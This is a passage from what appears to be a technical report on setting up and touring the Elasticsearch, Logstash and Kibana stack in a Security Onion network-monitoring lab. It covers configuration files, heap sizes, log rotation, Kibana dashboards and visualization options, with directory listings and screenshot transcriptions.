logstash-syslog-2018.07.26 0 p STARTED 60356    25mb 127.0.0.1 zWNEJhu
sysop@seconion:~$
```

Figure 4. List of Shards

Though we opted to the keep the shards configuration as is, the number of generated shards and their replicas is modifiable by accessing the “template.json” configuration files in the “/etc/logstash” directory. This is doable by navigating to the directory and opening the “logstash-template.json” configuration files using vim editor or an editor of choice. A search for the string “number_of_shards” and/or “number_of_replicas” would have led to the line where the number of shards or replicas can be changed as necessary. A listing of the “/etc/logstash” directory for all “template.json” files is in Figure 5.



```
sysop@seconion:/etc/logstash$ ls -l *-template.json
-rw-r--r-- 1 root root 36144 May 21 18:37 beats-template.json
-rw-r--r-- 1 root root 73277 May 21 18:37 logstash-template.json
sysop@seconion:/etc/logstash$
```

Figure 5. List of template.json Files

In addition to the json configuration files, are three "yml" configuration files located in the "/etc/elasticsearch" directory.

- The "elasticsearch.yml" configuration file allows for the setting of master node(s) on the network. In our case, the master node setting was left at its default value of "1" and the network host IP of "0.0.0.0" to reflect the localhost. Should more nodes be involved in receiving shard replicas, this is where it would be configured. Also, the location where Elasticsearch logs are to be sent and stored is configured here. Elasticsearch path is set by default to send and save its logs to "/var/log/elasticsearch."
- The "jvm.options" configuration file is where the Java Virtual Machine (JVM) settings for Elasticsearch is configured. Among the many important JVM settings in this file, it is important to note that this is where the JVM minimum and maximum heap sizes are set. A larger heap size can improve speed but will also consume more memory. If there is a need to change the heap sizes, both the minimum and maximum heap sizes must be set to the same value. The heap sizes were set automatically during installation to 4106 megabytes as reflected by the following entries in the "jvm.options" configuration file:
    - ➢ Xms4106m
    - ➢ Xmx4106m
- The "log4j2.properties" configuration file is where policies for logs that we wish to generate for Elasticsearch is defined. This file specifies the type, layout, patterns, policies, and strategies. Easily distinguishable is the fact that Elasticsearch logs are rolling.

2. Logstash

In the "/etc/logstash" directory, are five configuration files that affect how Logstash processes and ingests log data. Those files are "beat-template.json," "jvm.options," "log4j2.properties," "logstash-template.json," and "logstash.yml." While we mentioned the same "template.json" configuration files in the Elasticsearch configuration section above for the purpose of indicating how many shards to create, most of the contained configurations affect the parsing and mapping of log data to either "logstash-*" or "logstash-beats-*" indexes—which are created by default in Kibana and can be viewed under the management tab.

- The "beats-template.json" file is the template that holds configuration data for mapping log data to the "logstash-beats-*" index.

- The “logstash-template.json” file is the template that holds configuration data for mapping log data to the “logstash-*” index.


- The “jvm.options” file holds configuration data for Logstash use of JVM to include heap space allocation. Similar to Elasticsearch, Logstash is allocated two Gigabytes of heap space.

- The “Logstash.yml” file holds Logstash configuration to identify the input node, data path, pipeline settings during the filter and output stages, module settings for plugins, cloud settings, queuing settings, dead-letter queue settings, metrics settings, debugging settings, and other settings.

- The “log4j2.properties” file contains configuration data for how, where, and when to store and delete Logstash logs. The current configuration is set to roll (delete) logs after seven days. This is indicated in the file with the following line:

“appender.rolling.strategy.action.condition.nested_condition.age = 7D”

Note: Log formats with fields for which configuration data is not included in these two templates are sent to Elasticsearch without being indexed. A custom template may be created if desired to have such logs indexed [32]. Information on how to do this is available at https://github.com/Security-Onion-Solutions/security-onion/wiki/Logstash. Figure 6 shows a list of the “/etc/logstash” directory contents.



```
sysop@seconion:/etc/logstash$ ls -l
total 136
-rw-r--r-- 1 root root 36144 May 21 18:37 beats-template.json
drwxr-xr-x 2 root root  4096 Jul 25 05:31 conf.d
drwxr-xr-x 2 root root  4096 Jul 25 05:31 conf.d.available
drwxr-xr-x 2 root root  4096 Jul 25 05:31 custom
-rw-r--r-- 1 root root  1852 Jul 25 05:31 jvm.options
-rw-r--r-- 1 root root  1618 May 21 18:37 log4j2.properties
-rw-r--r-- 1 root root 73277 May 21 18:37 logstash-template.json
-rw-r--r-- 1 root root  6528 May 21 18:37 logstash.yml
sysop@seconion:/etc/logstash$
```

Figure 6. /etc/logstash directory


3. Kibana

For the purpose of quickly detecting cyber-attacks conducted against the network environment that we created for the purpose of this study, we added a custom dashboard to Kibana and configured it with some Lucene queries that are discussed in this section. However, for the most part, Kibana came well configured with a long list of visualizations; such as data tables, vertical and horizontal bar graphs, tag clouds, line plots, and pie charts that reflect trends and metrics for logs, alerts, events, and detected incidents on the monitored network. Before addressing visualizations within Kibana, it is important to note where its configuration files are located: "/etc/kibana" and "/etc/nsm."

- In "/etc/kibana," the "kibana.yml" configuration file holds information that denote the kibana server name ("Kibana" in this case), the server host ("0" indicating the localhost), Elasticsearch's Uniform Resource Locator (URL) (http://elasticsearch:9200), and where Kibana is to send and store generated logs. Kibana logs can be found in "/var/log/kibana/kibana.log."
- In "/etc/nsm" is the "securityonion.conf" file with configuration data that indicate settings that were applied during the installation of Security Onion, ELK, and other included network monitoring tools. On line 81 of this file, the following Kibana options can be found and modified: Kibana_enabled (where the option to enable or disable Kibana is available), the kibana index name (a different index can be specified here if need be), the version number, the tap ID, and additional options which is left blank by default.

a. How to Access Kibana

Kibana is accessible via a web interface. Following ELK installation, the Kibana launch icon was added to the list of applications and to the desktop. Double clicking on the icon launches the web browser and links the Kibana logging page at "https://localhost/app/kibana." To access Kibana remotely, we simply replaced "localhost" with the Security Onion host IP "https://10.10.10.50/app/kibana." As stated in Section C.3 of this chapter, we had to configure the "ufw" to allow remote access to hosts on the management VLAN. Figure 7 shows an image of the Kibana login page.



https://10.10.10.50/app/kibana

Security Onion


siemop

••••••••••

Figure 7. Kibana Login Page

b. Tour of the Kibana Interface

As depicted on the Kibana login page in Figure 7, we entered the login credentials for “siemop” created during ELK’s installation and clicked “Login.” The Overview dashboard appeared with various visualization panels showing available log numbers, the number of installed sensors, a count of detected devices, a list of all log types and the number of logs available for specific log types, the number of NIDS and OSSEC alerts, pie charts of sensors and services, Bro connections, OSSEC alerts, and NIDS alerts, and a formatted table at the very bottom of the dashboard listing all available logs. The Overview dashboard is the default page that Kibana displays at login. Figure 8 shows the Overview dashboard which is also accessible by clicking on the Home button in the Navigation panel.



Device	Count
so	460

Figure 8. Kibana Overview Dashboard

The overview dashboard in Figure 8 is set to display events that occurred within the last 15 minutes. This information is visible at the top right corner of the dashboard window. The time range can be easily changed by clicking on it. The time range may be changed to the following settings:

- Quick—ranging from Last 5 years to last 15 minutes.
- Relative—from “Years” to “Now.”
- Absolute—from a very specific time to another.

Figure 9 is a depiction of all available time range options.




Figure 9. Time range tab

Figure 10 indicates a dashboard interface that allows the user to set the dashboard refresh time interval, or turn it off altogether. Refresh settings range from five seconds to one day.




Figure 10. Auto-refresh tab

The Edit tab allows the user to enter the dashboard display settings mode. In the settings mode, visualizations may be edited to show more or less aggregation, or to change from one visualization type to another. The panel title may be edited or expanded to full screen; or the panel may be entirely removed from the dashboard. Figure 11 shows options available in the Edit tab.





Figure 11. Settings under the “Edit” Tab

The Clone tab allows for a copy or the dashboard in view to be created and saved. There were 54 dashboards available by default in the Kibana version 6.2.4 of the Security Onion package.

The share tab allows for sharing of saved dashboard or snapshots. As represented in Figure 12, saved dashboards and snapshots may be shared by copying and sending embedded iframes or links. Short URLs are also available for Snapshots.



Share saved dashboard

You can share this URL with people to let them load the most recent saved version of this dashboard.

Embedded iframe — Copy

```
<iframe src="https://10.10.10.110/app/kibana#/dashboard/94b52620-342a-11e7-9d
```

Add to your HTML source. Note that all clients must be able to access Kibana.

Link — Copy

```
https://10.10.10.110/app/kibana#/dashboard/94b52620-342a-11e7-9d52-4f090484f
```

Share Snapshot

Snapshot URLs encode the current state of the dashboard in the URL itself. Edits to the saved dashboard won't be visible via this URL.

Embedded iframe — Short URL Copy

```
<iframe src="https://10.10.10.110/app/kibana#/dashboard/94b52620-342a-11e7-9d
```

Add to your HTML source. Note that all clients must be able to access Kibana.

Link — Short URL Copy

```
https://10.10.10.110/app/kibana#/dashboard/94b52620-342a-11e7-9d52-4f090484f
```


We recommend sharing shortened snapshot URLs for maximum compatibility. Internet Explorer has URL length restrictions, and some wiki and markup parsers don't do well with the full-length version of the snapshot URL, but the short URL should work great.

Figure 12. Sharing Dashboards and Snapshots

Below the tabs mentioned above is the search bar where Lucene queries can be used to find items of interest in Elasticsearch indexes. Below the search bar is the “Add a filter” option which allows additional reduction of the displayed results. To the left of the dashboard is the navigation panel with a listing of available dashboards for Alert Data, Bro Hunting, Host Hunting, and Other. Clicking on “Help” located below the “Home” button, provides a description of the type of information that is available on each dashboard as well as the sidebar options.

In addition to the Dashboard, the following icons can be seen on the sidebar (located to the left of the Kibana window in blue color): Kibana (slightly to the right of the Kibana logo), Discover, Visualize, Timelion, Dev Tools, Management, and Squert. A description of each follows.

The Kibana icon links to the Kibana home page where detailed setup guidance can be found. Figure 13 is a depiction of the home page where a list of all installed plugins may also be found.



Add Data to Kibana

Use these solutions to quickly turn your data into pre-built dashboards and monitoring systems.

APM automatically collects in-depth performance metrics and errors from inside your applications.

Ingest logs from popular data sources and easily visualize in preconfigured dashboards.

Collect metrics from the operating system and services running on your servers.

Centralize security events for interactive investigation in ready-to-go visualizations.

Visualize and Explore Data

Dashboard: Display and share a collection of visualizations and saved searches.

Discover: Interactively explore your data by querying and filtering raw documents.

Timelion: Use an expression language to analyze time series data and visualize the results.

Visualize: Create visualizations and aggregate data stores in your Elasticsearch indices.

Manage and Administer the Elastic Stack


Console: Skip cURL and use this JSON interface to work with your data directly.

Index Patterns: Manage the index patterns that help retrieve your data from Elasticsearch.

Saved Objects: Import, export, and manage your saved searches, visualizations, and dashboards.

Figure 13. Kibana Home Page

The Discover page allows analysts to explore logs and alert data by selecting the desired index pattern. Available default index patterns are "*: elastalert_status*," "*:logstash-*," and "*:logstash-beats-*." Similar to the dashboard, data available in these indexes can be filtered by using the "Add a filter" options, and/or queried using the Lucene search bar. When a time range is set, the resulting information is displayed and represented by a histogram that reflects the corresponding level of occurrences. Below the histogram is an expandable list of logged events. When expanded, event information may be viewed in table format, in JavaScript Object Notation (JSON), or a single document. Should specific fields be of interest, a list of all available fields can be referenced for consideration. Figure 14 shows information that became available within 15 minutes of the image being captured. The specific date/time range is auto-generated and displayed right above the histogram. A total of 860 hits resulted from this search and the index being queried is "*:logstash-*."



860 hits

:logstash-


July 17th 2018, 18:09:07.954 - July 17th 2018, 18:24:07.955 — Auto

```
Time    _source
July 17th 2018, 18:23:04.215    syslog-priority: notice details: Jul 18 01:23:03 seconion ntpd[2674]: Soliciting pool serve
                                r 204.2.134.162 event_type: ossec_archive syslog-sourceip: 127.0.0.1 @timestamp: July 17th
                                2018, 18:23:04.215 syslog-facility: user timestamp: Jul 18 01:23:04 logstash_time: 0.005
                                port: 50644 @version: 1 year: 2,018 host: gateway syslog-file_name: /var/ossec/logs/archi
                                ves/archives.log tags: syslogng, syslog syslog-host_from: seconion syslog-tags: .source.s_o
July 17th 2018, 18:23:04.214    syslog-priority: notice details: Jul 18 01:23:02 seconion CRON[15759]: pam_unix(cron:sessio
                                n): session closed for user root event_type: ossec_archive syslog-sourceip: 127.0.0.1 @tim
                                estamp: July 17th 2018, 18:23:04.214 syslog-facility: user timestamp: Jul 18 01:23:04 logs
                                tash_time: 0.005 port: 50644 @version: 1 year: 2,018 host: gateway syslog-file_name: /var
                                /ossec/logs/archives/archives.log tags: syslogng, syslog syslog-host_from: seconion syslog
July 17th 2018, 18:23:04.214    syslog-priority: notice details: Jul 18 01:23:02 seconion CRON[15762]: pam_unix(cron:sessio
```

Figure 14. Discovery Page

Under Visualize is the list of all available visualization charts and metric designs. 389 visualizations are available by default; many of which are linked to dashboard pages. These visualizations can be customized to any particular network environment. Custom visualizations can also be created and added to dashboards. To do this, we clicked on the plus symbol found on the Visualize Page (Figure 15) to access a list of available visualization options. The following visualization options are available:


- Basic charts: area, heat map, horizontal bar, line, pie, and vertical bar.
- Data: data table, gauge, goal, and metric.
- Maps: coordinate map, and region map.
- Other: controls, markdown, tag cloud, vega.



□ Title	Type
□ All Sensors - Log Type	Data Table
□ Autoruns - Category	Vertical Bar
□ Autoruns - Company	Tag Cloud
□ Autoruns - Entry	Data Table
□ Autoruns - Hostname	Data Table
□ Autoruns - Hostname (Tag Cloud)	Tag Cloud
□ Autoruns - Launch String	Data Table
□ Autoruns - Log Count	42 Metric
□ Autoruns - Log Count Over Time	Line
□ Autoruns - Profile	Data Table
□ Autoruns - Signer	Data Table
□ Beats - Computer Names	Data Table
□ Beats - Event IDs	Data Table
□ Beats - Log Count	42 Metric

Figure 15. Visualize Page

